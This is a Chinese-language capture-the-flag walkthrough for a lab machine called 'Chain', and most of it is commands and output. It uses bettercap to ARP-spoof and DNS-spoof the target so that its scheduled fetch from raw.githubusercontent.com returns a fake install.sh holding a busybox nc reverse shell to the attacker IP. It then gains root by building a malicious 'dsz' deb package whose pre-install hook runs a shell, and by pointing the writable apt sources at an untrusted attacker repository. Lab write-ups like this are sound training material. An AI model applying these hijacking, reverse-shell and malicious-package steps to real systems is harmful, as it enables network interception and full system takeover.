
一、信息收集

靶机开放22，80端口，目录扫描没发现可用信息。

> 从外向里没有思路，反过来想从里向外呢，结合web界面的服务配置提示：
> 猜测靶机会定时请求raw.githubusercontent.com，获取对应脚本并执行。
> 可尝试arp劫持，以验证猜想；再尝试dns劫持，伪造脚本以实现命令执行。



二、arp劫持

目的：确认靶机在定时请求“raw.githubusercontent.com”，黄字步骤非必须


1. echo 1 > /proc/sys/net/ipv4/ip_forward
   启用Linux内核的IP转发功能，防止断网引起怀疑（本地靶机环境可不考虑）
2. sudo bettercap -iface eth0
   启动Bettercap，指定网卡

3. net.probe on
   主动探测（包含被动探测，隐蔽性较低，自己玩儿的靶机环境无所谓了）
4. set arp.spoof.targets 172.20.10.3
   设置劫持目标IP，也就是靶机IP
5. set arp.spoof.fullduplex true

```
单向欺骗（fullduplex false）：
只欺骗靶机：让靶机认为Kali是网关
流量路径：靶机 → Kali → 真实网关（单向监控）

双向欺骗（fullduplex true）：
同时欺骗靶机和网关
流量路径：靶机 ↔ Kali ↔ 真实网关（双向监控）
```

6. arp.spoof on
   arp劫持启动
7. sudo tcpdump -i eth0 -n -ttt udp port 53 and host 172.20.10.3
   观察输出，确定猜想



三、劫持准备

上一步已验证猜想，本步骤准备命令执行所需内容。

1. 因web页面提示使用https协议，故搭建本地https服务，实现文件共享。搭建脚本使用群主的https_tmp.py
2. 本地创建所需路径和文件
   /ll104567/d2VsY29tZTpqdW1v/refs/heads/main/install.sh
   文件内容写入反弹shell命令：busybox nc 172.20.10.2 4443 -e /bin/bash

四、dns劫持

1. set dns.spoof.domains raw.githubusercontent.com
   配置劫持域名
2. set dns.spoof.address 172.20.10.2
   配置劫持后返回的IP，即攻击机IP
3. dns.spoof on
   dns劫持启动

以上按序执行后，即可获得反弹shell

```
fish@Chain:~$ cat user.txt
flag{user-f307bc02d0f7e60e52d128a0c27b8e34}

fish@Chain:~$ sudo -l
User fish may run the following commands on Chain:
    (ALL) NOPASSWD: /usr/bin/apt update
    (ALL) NOPASSWD: /usr/bin/apt install dsz
    (ALL) NOPASSWD: /usr/bin/apt remove dsz

fish@Chain:~$ which dsz
fish@Chain:~$ dpkg -l | grep dsz
未发现dsz包
```

五、提权root

思路：制作名为“dsz”的软件包，fish用户执行后即可提权。

1. fpm是一个基于 Ruby 的工具，因此需要先安装 Ruby 和相关的开发包。
   sudo apt install ruby ruby-dev build-essential （已安装过的可忽略）
2. 安装fpm
   sudo gem install fpm
3. 创建提权脚本(dsz_1.0_all.deb)

```
# 创建临时目录
┌──(kali㉿kali)-[~/PTargets/chain]
└─$ TF=$(mktemp -d)
┌──(kali㉿kali)-[~/PTargets/chain]
└─$ echo 'exec /bin/sh' > $TF/x.sh

# 创建名为dsz的deb包
┌──(kali㉿kali)-[~/PTargets/chain]
└─$ fpm -n dsz -s dir -t deb -a all --before-install $TF/x.sh
$TF
Created package {:path=>"dsz_1.0_all.deb"}
#参数解释:
-n dsz: 包名设为dsz（必须与sudo权限中的包名匹配）
-s dir: 源类型为目录
-t deb: 目标格式为deb包
-a all: 架构为all（通用）
--before-install $TF/x.sh: 在安装前执行脚本
$TF: 包含的目录（可以为空）

#生成仓库索引
┌──(kali㉿kali)-[~/PTargets/chain]
└─$ dpkg-scanpackages -m . > Packages
dpkg-scanpackages: info: Wrote 1 entries to output Packages
file.
```

4. 启动服务
   python -m http.server 80
5. 修改靶机apt源

```
//sources.list具备写入权限
fish@Chain:~$ ls -la /etc/apt/sources.list
-rw-rw-rw- 1 root root 1183 Oct  8 06:53 /etc/apt/sources.list
```

```
fish@Chain:~$ echo -e "deb [trusted=yes] http://172.20.10.2/
./" > /etc/apt/sources.list
```

配置说明:


[trusted=yes]: 跳过GPG签名验证

deb [trusted=yes] http://192.168.49.12/ ./: 从攻击机IP获取软件包

./表示使用根目录作为软件源

4. 执行

```
fish@Chain:~$ sudo /usr/bin/apt update
fish@Chain:~$ sudo /usr/bin/apt install dsz
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
flag{root-295744a86a16286a5657ebe336ba39a5}
```



apt安装过程在Preparing to unpack阶段（20%进度）时,before-install脚本exec /bin/sh被执行,此时替换了当前的shell进程，导致APT安装过程中断